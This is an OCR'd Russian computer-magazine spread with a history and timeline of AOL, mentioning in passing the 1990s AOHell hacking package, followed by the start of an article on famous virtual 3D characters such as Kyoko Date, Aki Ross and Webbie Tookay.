AMERICA ONLINE — ОДИН ИЗ САМЫХ КРУПНЫХ И УСПЕШНЫХ ПРОВАЙДЕРОВ В ИСТОРИИ. В ЛУЧШИЕ ВРЕМЕНА AOL НАСЧИТЫВАЛА БОЛЕЕ 32 МИЛЛИОНОВ ПОДПИСЧИКОВ В США, КАНАДЕ, ФРАНЦИИ, ГЕРМАНИИ, ЯПОНИИ И ЛАТИНСКОЙ АМЕРИКЕ. В СЕРЕДИНЕ 90-Х ДЛЯ МНОГИХ ЛЮДЕЙ ИНТЕРНЕТ АССОЦИИРОВАЛСЯ С БРЕНДОМ AOL. НО С ГОДАМИ СИТУАЦИЯ МЕНЯЛАСЬ, И НЕ В ЛУЧШУЮ ДЛЯ КОМПАНИИ СТОРОНУ. AOL ПРИНЯЛА РЯД НЕВЕРНЫХ РЕШЕНИЙ, И В 2006 ГОДУ АМЕРИКАНСКИМ ЖУРНАЛОМ PCWORLD БЫЛА ПРИЗНАНА ХУДШИМ ПРОВАЙДЕРОМ ВСЕХ ВРЕМЕН И НАРОДОВ. ЧТО ЖЕ СОБОЙ ПРЕДСТАВЛЯЛА «ИМПЕРИЯ ЗЛА», КАК ПРОЗВАЛИ AOL КОМПЬЮТЕРЩИКИ? ДАВАЙ ПОПРОБУЕМ РАЗОБРАТЬСЯ.

Рождение бренда

Америка Онлайн (или просто AOL) начиналась в начале 80-х как маленькая, сомнительного рода фирма под названием Control Video Corporation (CVC), владельцем которой был Уильям вон Мейстер. Этой конторе принадлежал онлайновый сервис Gameline для пользователей Atari 2600. Мейстер придумал инновационную систему: как на основе технологии передачи данных по модему можно сколотить неплохие деньги. Сначала он планировал сделать музыкальный сервис, но компании Warner Brothers эта идея очень не понравилась, и Уильяму пришлось от нее отказаться. В итоге он остановил свой выбор на играх. Мейстер разработал и выпустил для Atari 2600 странное устройство, представлявшее собой с виду обычный картридж, внутри которого находился модем. Принцип работы сервиса был прост: посредством модема приставка связывалась с центральным сервером CVC, откуда юзер мог скачать любые игры на выбор. Разумеется, не бесплатно. Игрушки запускались в среднем 5-10 раз, после чего юзер должен был снова зайти на CVC и внести очередную сумму денег. Система предоставляла возможность хранить таблицу рекордов, и Gameline даже проводил среди игроков некое подобие чемпионатов. Призом в таком турнире могла стать, например, ветровка с логотипом CVC.
В 1983 году фирма оказалась на грани банкротства. Инвестор Control Video — Френк Кауфилд — решил привлечь к делу новых людей, чтобы исправить сложившуюся ситуацию. Он обратился к своему другу Джиму Кимси, и вскоре тот приступил к работе в должности производственного консультанта. В то же время в качестве специалиста по продажам к CVC присоединился Стив Кейс. На протяжении нескольких лет в компании происходили разного рода перестановки: кадровые, идеологические и т. д. Кончилось все тем, что фирму переименовали в Quantum Computer Services, а основатель сервиса мистер вон Мейстер попросту сбежал от трудностей. С тех пор о нем ничего неизвестно.





Байкотирование AOL

Логотип America Online до 2004 года

Такое Лого у AOL теперь

В 1985 году Кимси, не видя явных улучшений, принял решение полностью изменить стратегию компании. Будущая AOL теперь ориентировалась на людей, не особо разбирающихся в компьютерах, и стала использовать только собственный софт вместо обычной программы-терминала. Графический интерфейс, пришедший на смену командной строке, существенно облегчал людям общение с компьютером.

Компания стала предоставлять совершенно новые услуги: платный доступ к крупным объединенным BBS для компьютеров Commodore 64 и 128 (эта электронная сеть получила название Quantum Link, или просто Q-Link).

В 1988 году к Стиву Кейсу обратились из компании Apple с предложением сделать сервис наподобие Q-Link, но только для компьютеров Apple II и Макинтош. Предложение было принято, и вскоре система под названием AppleLink Personal Edition увидела свет. Пользователи сменой сервиса остались недовольны: AppleLink, существовавший ранее, нравился им больше, так как, по их мнению, AL PE не давал доступа к «настоящему» AppleLink'у. Вскоре новый сервис был остановлен.

Несмотря на неудачу с Apple, в Квантуме совсем не собирались расслабляться, и в августе 1988 года запустили PC'шный аналог — PCLink, а в начале 90-х стали предоставлять услуги для пользователей DOS и Windows. Официальное переименование Quantum Computer Services в America online произошло в октябре 1991 года.

Именно в это время AOL запустила множество новых онлайновых интерактивных сервисов, среди которых были всевозможные разновидности чатов и конференций, онлайновые игры и другие вещи. Большинство игр основывались на графической чат-системе, и AOL стала первопроходцем в этой области. Ранние пользователи компании наверняка помнят такие названия, как Habitat, Club Caribe. Думаю, в детстве тебе приходилось играть в книги-игры (особенно Дмитрия Браславского) — это книжки, страницы которых разделены на множество параграфов, и читать их нужно в определенном порядке. Ты участвуешь во всех действиях описанных автором, кидая кубики и самостоятельно выбирая, как поступить твоему герою. AOL перенесла такие игры на компьютер и вскоре представила первую серию под названием QuantumLink Serial. Ее автором стал американский писатель Трейси Риид. Следом появилась Quantum Space — первая полностью автоматизированная игра по емейлу. И, конечно, первая в мире графическая MMORPG — легендарный Neverwinter Nights, совместное детище America Online и Stormfront Studios. Эта онлайновая игра, основанная на ролевой системе D&D, была запущена в 1991 году и просуществовала вплоть до 1997 года. Надо сказать, что пользовалась она огромной популярностью.




Редкий коллекционный диск от AOL

По мере роста, AOL развивала свои представительства в других странах мира, включая Россию. Хотя опыт в нашей стране для компании оказался печальным: после начала работы в 1996 году российского филиала AOL столкнулась с массовыми случаями мошенничества с биллингом. Бороться с этим было нереально, и компания приняла решение полностью капитулировать, надолго оставив надежды завоевать российский рынок.



Период слияний

В первой половине 90-х годов America Online быстро росла и развивалась. На рынке появилось много конкурирующих компаний, таких как GEnie — онлайн-сервис от General Electrics, Prodigy — диалап-сервис для домашних компьютеров, CompuServe. AOL искала новые решения, которых не было у других провайдеров, и ее аналитики предложили отменить почасовую оплату, заменив ее фиксированной месячной платой — $19,99. Это и стало первым крупным проколом. Компания рассчитывала в течение трех лет, после перехода на новый тариф, увеличить количество своих пользователей на 10 миллионов человек, но на деле получилось иначе. Огромное количество людей пыталось законнектиться к AOL'у одновременно, линии оказались намертво перегружены, и провайдер стал терять клиентов. Юзерам быстро надоело слушать короткие гудки на линии, и они расторгли свои контракты с AOL. Отток пользователей усилился еще и потому, что America Online не спешила предоставлять клиентам свободный доступ к WWW. Доступными были лишь те сетевые сервисы, которые поддерживались клиентскими программами компании. Пальма первенства в вопросе инноваций тоже перекочевала от AOL к другим брендам. Исключением можно назвать идею со-

http://aol.com/ — американское представительство AOL.
http://corp.aol.com/ — сайт корпорации America Online.
http://television.aol.com/ — интернет-телеканал IN2TV.
http://staff.jccc.net/lcline/index.htm — коллекционеры дисков AOL.
http://aim.com — популярный интернет-пейджер от AOL.
http://discover.aol.com/international.adp — международные сервисы.



Приставка Atari 2600

Джим Кимси – один из первых руководителей AOL

здания «Листа друзей» (Buddy Lists), который дал старт первым интернет-пейджерам.

Второй серьезный прокол произошел в 2001 году, во время слияния AOL с медиагруппой Time Warner. Идея этого крупнейшего обьединения за всю историю бизнеса заключалась в выравнивании пошатнувшихся позиций AOL'а как провайдера и создании огромного интернет-медиахолдинга, который должен был произвести настоящую революцию в своей сфере. Но интернет-бум 90-х пошел на убыль, интерес к индустрии высоких технологий также снизился, и ожидания просто не оправдались — обе корпорации понесли огромные убытки. Поговаривали, что Time Warner собиралась даже прервать сотрудничество, но медиамагнат лишь сменил название. После трех лет существования под брендом AOL Time Warner Inc он снова стал Time Warner Inc. А представители компании прокомментировали так: «Аббревиатура AOL не должна оказывать негативное влияние на остальные сферы деятельности и общий имидж корпорации». Во время своего активного развития AOL поглотила немало других софтварных компаний: своего давнего конкурента CompuServe, Mirabilis (создатели ICQ), Nullsoft (создатели WinAMP), Netscape и многих других.

Но не все покупки оказались успешными. После того как AOL в 1999 году приобрела Netscape за 4,2 миллиарда долларов, между Америкой Онлайн и Microsoft началось серьезное судебное разбирательство. AOL обвинила Гейтса и сотоварищей в недобросовестной конкуренции, из-за которой их браузер Netscape стал непопулярен. То есть деньги, которые были вложены в покупку фирмы Netscape, оказались выброшенными на ветер. Процесс длился 16 месяцев и закончился мировым соглашением, в рамках которого Microsoft предоставила AOL право бесплатного пользования браузера Internet Explorer в течение семи лет, а также выплатила скромную сумму в 750 миллионов долларов в знак дружбы и вечной любви. Средства частично отправились на погашение долгов AOL'а, которые на тот момент насчитывали примерно 20 миллиардов долларов.

Сейчас дела у America Online обстоят неплохо. Складывается впечатление, что эта корпорация непотопляема. Что бы ни происходило, AOL все равно продолжает функционировать и развиваться. Так, в 2005 году был отмечен неожиданный рост интереса к услугам компании, а в конце года состоялась удачная сделка, в результате которой к AOL отошло 5% акций Google. Также недавно увидел свет AOL-браузер, по сути, являющийся бесплатной оболочкой для IE. В марте 2006 года заработал новый совместный проект AOL и Warner Bros. Television — IN2TV. Бесплатное онлайновое телевиденье для подписчиков AOL, транслирующее популярные телешоу с коммерческими вставками.

Невзирая на тот факт, что диалап отмирает и отходит в прошлое, AOL, как Энерджайзер, продолжает работать, работать и работать, пробуя себя в новых сферах онлайнового бизнеса, запуская очередные, пусть не всегда удачные проекты.

Народ против AOL

С именем America Online связано много скандальных эпизодов, зачастую ситуация доходила до полного абсурда.

Нет такого софта, который бы кто-нибудь не попытался взломать. Но софт от AOL для хакеров был особенно лакомым кусочком. Самый

ХРОНОЛОГИЯ

ВКЛАД AOL В РАЗВИТИЕ КОМПЬЮТЕРНОЙ ИНДУСТРИИ (ОСОБЕННО В СФЕРУ ОНЛАЙН-УСЛУГ) СЛОЖНО ПЕРЕОЦЕНИТЬ. КОМПАНИЯ СТАЛА ОДНОЙ ИЗ ПЕРВЫХ, ОСОЗНАВШИХ ПЕРСПЕКТИВНОСТЬ НОВОЙ СФЕРЫ БИЗНЕСА, И С ТЕХ ПОР ЗАНИМАЛА В НЕМ ЛИДИРУЮЩИЕ ПОЗИЦИИ. ЛУЧШЕ ВСЕГО ОБ ЭТАПАХ РАЗВИТИЯ AMERICA ONLINE РАССКАЖЕТ КРАТКАЯ ХРОНОЛОГИЯ.

1992/ **Март** — первые акции AOL под названием AMER становятся доступны на рынке NASDAQ по цене $11,50 за штуку.

1993/ **Декабрь** — количество пользователей America Online превысило 500 000 человек.

1994/ **Август** — AOL взяла планку в миллион пользователей.

1995/ **Февраль** — AOL покупает коммерческого интернет-провайдера ANS. Число клиентов достигает 2-х миллионов.

Декабрь - количество клиентов перевалило за 4,5 миллиона.

1996/ **Январь** — открыты представительства в Канаде и Великобритании.

Август — для развития сферы многопользовательских игр куплена ImagiNation Network.

1997/ **Февраль** — состоялась сделка на сумму более 100 миллионов долларов с Tel-Save Holdings.

Ноябрь — сервисы AOL используют более 10 миллионов человек. Компания ежедневно пропускает через себя больше писем (в электронном виде), чем почтовая служба США.

1998/ **Февраль** — AOL полностью поглощает своего давнего конкурента — компанию CompuServe.

Октябрь — состоялся запуск AOL-Австралия.

Декабрь — различные сервисы AOL использует уже 15 миллионов пользователей.

1999/ **Январь** — началась совместная с Bell Atlantic разработка проекта по предоставлению услуг DSL-связи.

Март — завершено слияние с Netscape Communications Corporation, браузер Нетскейп — теперь собственность AOL.

Июль — состоялся запуск услуг ADSL-связи.

Август — спустя 14 месяцев с момента покупки AOL'ом ICQ число зарегистриро-



Так выгля-дело меню Q-link



Спамерские диски AOL'a


известный пакет программ для взлома софта America Online написал хакер DaChronic в 1994 году. Называлось его детище AOHell и включало в себя все «необходимое»: от генератора аккаунтов (обычно они работали от 2 до 4 недель) до программ развода на логин/пароль, отсылающих AOL юзерам сообщение якобы от Отдела по работе с клиентами. Там были спам-бомбы для пейджеров, флуд-скрипты и многое другое.

AOL всегда предпочитала вести агрессивную PR-компанию своих услуг и софта. Например, излюбленным способом саморекламы была рассылка дисков с триалами по почте миллионам людей. Триалы предоставляли бесплатный доступ к тому или иному сервису на пару часов. Спам от компании настолько всем надоел, что образовался ряд организаций, выступавших против ее политики. Самая известная из них имела название No More AOL CDs!. Собрав более миллиона дисков AOL'a, эти парни предприняли попытку вывалить все это добро перед штаб-квартирой компании. Мол, заберите свой мусор обратно. Спамовая PR-стратегия была свернута только через несколько лет, и теперь те диски считаются коллекционными.

Из-за плохого дозвона, системы саппорта и других косяков многие юзеры были настроены решительно оставить AOL и перейти к другому провайдеру. Тогда компания ввела целую систему премий и бонусов для персонала. Задача была проста: любыми способами отговаривать пользователей от аннулирования аккаунта. Все это всплыло, когда в прокуратуру Нью-Йорка поступило более 300 жалоб на Отдел по работе с клиентами AOL. Расследование показало, что зачастую аккаунты продолжали работать даже против согласия пользователей, — сотрудники компании попросту игнорировали просьбу клиентов.

4 августа 2005 года America Online выплатила 1,25 миллионов долларов штату Нью-Йорк и согласилась пересмотреть принципы своей работы. Но людям, живущим за пределами штата, приходится мучиться по сей день. Хорошим тому примером служит случай, который произошел 13 июня 2006 года. Человек по имени Винсент Феррари выложил в сети запись телефонного разговора с оператором AOL, где шла речь об отмене аккаунта. Оператор AOL, представившийся Джоном, отказался остановить аккаунт Винсента, пока тот подробно не расскажет, чем его не устраивает провайдер и чего ему не хватает. Просмотрев статистику, оператор заявил, что раз весь последний месяц аккаунтом пользовались, нет причин для расторжения договора. На все уговоры работника AOL одуматься тридцатилетний Феррари отвечал категорическим «нет» — ему просто хотелось закрыть свой аккаунт. Тогда Джон ответил, что ему нужно согласие родителей, и он будет разговаривать только с отцом Винсента. Когда запись попала в руки телеканала CNBC, журналисты провели эксперимент: позвонили в службу по работе с клиентами AOL и тоже попытались аннулировать аккаунт. Не тут-то было. Вся история повторилась, и в итоге на удаление аккаунта потребовалось 45 минут препирательств с оператором. История получила широкую огласку в сети и в прессе, в результате чего America Online была вынуждена принести Винсенту Феррари свои извинения.



ванных пользователей аськи увеличилось втрое — до 40 миллионов. С запуском в этом месяце AIM 3.0 — версии «нового поколения» — количество его юзеров достигает 45 миллионов.

2000/ Открыты представительства AOL в Мексике и Аргентине. AOL приобретает iAmaze, MapQuest Inc., Quack.com.

2001/ **Январь** — компания запускает сервис Mail Alerts, позволяющий отправлять текстовые сообщения на сотовый телефон или пейджер.

Май — совместно с WebMD началась разработка сервиса, содержащего различную информацию о здравоохранении и предоставляющего различные услуги этого рода миллионам онлайн-пользователей.

В этом же месяце пользователи AOL ставят рекорд, потратив 6,7 миллиардов долларов на покупки в интернет-магазинах.

Декабрь — выходит ICQ Lite, дающая доступ к аккаунту ICQ с любого браузера, а также версия аськи с поддержкой Mac OSX.

2002 » **Апрель** — заключен договор с Motorola о включении AIM в ее телефоны.

Октябрь — запущен сервис AOL AMBER, направленный на облегчения поиска через сеть пропавших или похищенных детей.

2003/ **Апрель** — AOL за один день блокирует 2 миллиона спамерских адресов.

2004/ **Февраль** — состоялся запуск AOL-сервиса для молодежи под названием RED.

Октябрь — AOL предлагает своим клиентам бесплатный антивирусный пакет.

2005/ **Апрель** — открытие сервиса интернет-телефонии. Также AOL официально объявляет о начале войны против фишинга, запустив соответствующую компанию.

Август — покупка XDrive Inc. — крупнейшего провайдера сервисов по хранению данных и бекапа информации, и Wildsteel Ltd. — ведущего разработчика альтернативных беспроводных решений.

Сентябрь — состоялся релиз пакета программ сетевой защиты от AOL для повышения безопасности ее клиентов.

Октябрь — AOL поглотила компанию Weblogs, лидера на рынке интернет-блогов.

Ноябрь — компания представляет AIM Triton — интернет-пейджер нового поколения.

Декабрь — в собственность AOL перешел один из первых в своем роде поисковиков по видео Truveo.

2006/ **Апрель** — компания официально изменила имя с America Online на AOL.



MINDW0RK
/ MINDW0RK@GAMELAND.RU /

100K/ тысяч полигонов совершенства

ЗНАКОМСТВО С САМЫМИ-САМЫМИ ВИРТУАЛЬНЫМИ КРАСАВИЦАМИ

МОЖНО ЛИ ВЛЮБИТЬСЯ В ВИРТУАЛЬНОГО ПЕРСОНАЖА? ЗНАЮ, ЧТО ТЫ СЕЙЧАС НАЧНЕШЬ МОТАТЬ ГОЛОВОЙ И УБЕЖДАТЬ МЕНЯ, ЧТО ТЫ НЕ ТАКОЙ, И ДЕВУШКИ, КОТОРЫХ МОЖНО ВЕЗДЕ ПОЩУПАТЬ, ТЕБЯ ВОЗБУЖДАЮТ БОЛЬШЕ. Я И САМ ТАК ДУМАЛ РАНЬШЕ. НО В ПРОЦЕССЕ ПОДГОТОВКИ СТАТЬИ, КОГДА Я ПРОСМАТРИВАЛ СОТНИ ФОТОГРАФИЙ И ДЕСЯТКИ ВИДЕОРОЛИКОВ, В МОЕЙ ДУШЕ ПОСТЕПЕННО ЗАРОЖДАЛОСЬ СОМНЕНИЕ. ДУМАЮ, ТЫ УЖЕ ПОНЯЛ, О ЧЕМ БУДЕТ ЭТА СТАТЬЯ.

Kyoko Date

В 1996 году японская компания Hori Pro Inc. запустила экспериментальный проект под названием DK-96 (Digital Kids 96). Его целью было выяснить, сможет ли виртуальный персонаж, созданный с помощью 3D-инструментов, завоевать успех среди японской молодежи. Персонажем, созданным за 2 года в недрах ведущей японской графической компании Visual Science Laboratory, стала 16-летняя певица с именем Киоко Дейт. Старшая дочь владельцев суши-бара выросла в квартале Фузза (Токио), в детстве увлекалась футболом и играла за школьную команду. Киоко обожала мангу (японские комиксы) и сама неплохо рисовала. По мере создания карьеры певицы девушка подрабатывала в ресторане фастфуд и мечтала однажды стать звездой. Позже эта виртуальная история будет известна практически всей японской молодежи.

21 ноября 1996 года вышел первый музыкальный сингл Киоко Дейт — Love Communication. Вместе с ним шел видеоролик, где Киоко под музыку прогуливается по улицам Токио и Нью-Йорка. Трек быстро завоевал популярность, его крутили на основных радиостанциях, а толпы молодежи заходили на страничку новой звезды и выражали восторг по поводу ее красоты, изящности, голоса. «Она безупречна, — говорили созда-



Редкий коллекционный диск от AOL

Киоко на обложке журнала

Рона Митра в образе Лары Крофт

тели, — среди реальных людей нет безупречности: некоторые хорошо поют, но выглядят не очень, некоторые хорошо выглядят, но плохо поют. Киоко имеет все необходимые для кумира качества». Hori Pro запустила ночное радиошоу с ее участием и уже собиралась организовать турне по Азии. Но в Японии кумиры быстро рождаются и также быстро умирают в сердцах поклонников. И к началу 1997 года интерес японской молодежи к виртуальной девушке стал угасать.

В Америке и Европе к этому времени узнали о японском феномене, эта тема привлекла журналистов из многих известных изданий. Но информации о Киоко на английском языке практически не было — Hori Pro ориентировалась исключительно на Восток. Поэтому дальше кратких интервью и небольших заметок дело не зашло.

Кстати, именно Киоко Дейт вдохновила Уильяма Гибсона на написание романа «Идору», в котором одна из главных героинь — виртуальная суперзвезда Рей Тоэй.

Aki Ross

Доктор Аки Росс — один из первых в истории кинематографа фотореалистичных персонажей, которая известна по фильму Final Fantasy: The Spirits Within. Этот шедевр компании Square Pictures, участвовавшей в создании графики для игр серии Final Fantasy, собирался четыре года на 960 компьютерах Pentium III, объединенных в одну сеть. К тому времени, как рендерились последние сцены, пришлось переделывать самые ранние, так как они уже успели устареть и не вписывались в общую картину.

Сюжет фильма закручен вокруг противостояния людей Фантомам — внеземным формам жизни, пришедшим из космоса для уничтожения любой жизни. Аки Росс, которая была заражена Фантомами во время одного из столкновений, занимается поисками 8 духов. Только они могут помочь уничтожить пришельцев и излечить ее саму. Но в итоге оказывается, что не только загадочные духи являются ключом к спасению человечества, но и сама Аки.

Во время создания фильма Square не скупилась ни средствами, ни временем во имя достижения своей цели — сделать качество анимации и картинки практически неотличимой от реальной. Несколько месяцев понадобилось только для моделирования 60 тысяч волосков Аки. Перед выходом фильма, считалось, что фотореалистичные трехмерные персонажи создадут революцию в кинематографе. Square Pictures планировала использовать Аки Росс в других картинах, включая комбинированные съемки с реальными актерами, но доходы от прокатов фильма не оправдали надежд создателей — и они отказались от своих планов. В октябре 2001 года Square даже объявила о своем уходе из мира большого кино, но уход оказался недолгим.


Впоследствии вышли Animatrix, Final Fantasy VII: Advent Children и менее масштабные проекты компании.

Аки Росс долгое время оставалась примером реалистичности для ведущих 3D-дизайнеров. В интернет-дискуссиях ее считали эталоном женской красоты. А популярный журнал «Максим» даже включил Аки в список самых сексапильных красоток мира под номером 87. Это был первый случай в истории, когда виртуальная героиня соперничала с реальными женщинами.

Ananova

Наш мир стал настолько прогрессивным, что сегодня вместо реальных людей с экранов телевизоров вещают виртуальные.Первой в своем роде виртуальной ведущей стала Ананова, созданная новостным агентством PA News. Дизайнеры студии решили, что такая экзотика привлечет дополнительных посетителей, и оказались правы. Люди стали приходить не столько, чтобы почитать новости, сколько послушать виртуальную ведущую. Ананова стала настолько популярной, что PA News даже переименовала новостной ресурс в ananova.com.

По словам агентства, Ананове 28 лет, ее рост — 170 сантиметров, у нее зеленые волосы, мягкий



Восточная красавица, хоть и не настоящая

Доктор Аки Росс в фильме «Последняя фантазия»

характер и приятный голос. Вообще, Ананова — это сразу две программы. Первая распознает и озвучивает печатный текст, вторая — управляет мимикой и анимацией ведущей, синхронизируя ее с речью. Посетитель сайта может выбрать несколько режимов трансляции: чтение двухминутного блока разных новостей, чтение новостей по выбранным ключевым словам или чтение спортивной и погодной сводки. Также девушка может предупредить по мылу, если интересующая тебя тема не попала в новости или блок новостей был обновлен. Администраторы сайта за время работы виртуальной ведущей получили несколько тысяч писем посетителей, адресованных Ананове, с похвалами, вопросами о ее жизни и даже предложениями о свадьбе.


Сейчас на сайте ananova.com в разделе «Видеорепортажи» весит объявление о том, что сервис under construction. Админы дорабатывают образ девушки, чтобы она звучала и выглядела более реально.

Webbie Tookay

Вебби Тукеи известна всему миру как первая виртуальная модель. У нее идеальная фигура с магическими цифрами 90-60-90, и за определенную сумму она согласится осуществить показ модного белья для какого-нибудь агентства. Год рождения Вебби — 1999, а ее отцом является австралийский дизайнер из фирмы Illusion 2K Стивен Стахлберг. Вебби с рождения была обречена стать моделью, по крайней мере, такой ее видели создатели. Сразу же после презентации одно из самых престижных в мире модельных агентств Elite подписало с мисс Тукеи контракт. Ее фотографии появились во многих журналах, она прохаживалась по виртуальным подиумам — и к 2000 году Вебби стала самой дорогостоящей моделью на рынке моды. Ее годовые доходы составили 15 миллионов долларов, что было на 10 миллионов выше доходов самой высокооплачиваемой живой модели Жизель Бундхен. «Мы надеемся, что Вебби станет символом индустрии виртуальных развлечений, и стоимость ее будет исчисляться сотнями миллионов долларов», — поделился с прессой президент Illusion 2K. И в подтверждение своих слов указал на очередной контракт с корпорацией Nokia, для которой Вебби выступила в качестве символа объединения интернета и мобильной связи.

Хотя у Вебби нет вредных привычек, присущих настоящим моделям (курение, алкоголь, риск потолстеть или заболеть), капризов ее не лишили. Она является ярой сторонницей движения за права животных, поэтому ни при каких обстоятельствах не станет носить меховую одежду. Также девушка принимала участие в проектах по взлому ключа RSA.

Когда Вебби стала достаточно известной, Illusion 2K запустила несколько новых проектов: Webbie Planet — компьютерное шоу с участием Вебби, в котором она общается с реальными и виртуальными знаменитостями, Webbietainment — беспроводной интернет-сервис, транслирующий на мобильные телефоны эфир новостей со знакомой всем ведущей, Webbie Mascot — интерактивный агент, помогающий юзерам искать информацию, получать почту и т.д., XX0 — музыкальная группа с участием виртуальных моделей под предводительством Вебби, What We Wear — виртуальный магазин, в котором тоже не обошлось без трехмерной девушки.




Сейчас Вебби уже далеко не единственная виртуальная модель. Во Франции, например, модельное агентство Форд взяло на работу трехмерную Еву Солел. Девушка стала настолько популярной, что ведет собственное радиошоу по четвергам. Также с годами слава Вебби несколько поутихла — теперь она известна не как самая ценная модель, а как первый виртуальный персонаж, получивший коммерческий успех в реальном бизнесе.

Kaya

Пожалуй, никому не удавалось еще добиться такого уровня реалистичности при создании виртуальной девушки, как автору Kaya. Геро-



первая виртуальная телеведущая Ананова



иня бразильского 3D-моделлера Алсеу Батистао не претендует на титул самой горячей красотки — у нее курносый носик, веснушки на лице, большой рот. Тем не менее, она мила и привлекательна, но главное — потрясающе достоверна. Можно различить даже поры на коже. Проект пока находится в разработке: у Каи еще нет тела, и, чтобы сэкономить время на моделировании волос, автор покрыл голову девушки простеньким беретом. Но уже сейчас можно оценить работу Алсеу по фотографиям и коротенькому ролику, где Кая рассказывает о себе.

Практически все элементы модели были сделаны в 3D-пакете Maya, с использованием стандартных фильтров. Причем текстуры рисовались от руки, а не брались с готовых фотографий. Как говорит создатель, Кая разрабатывается для анимационных целей, поэтому все основные элементы создаются в трехмерном пакете.

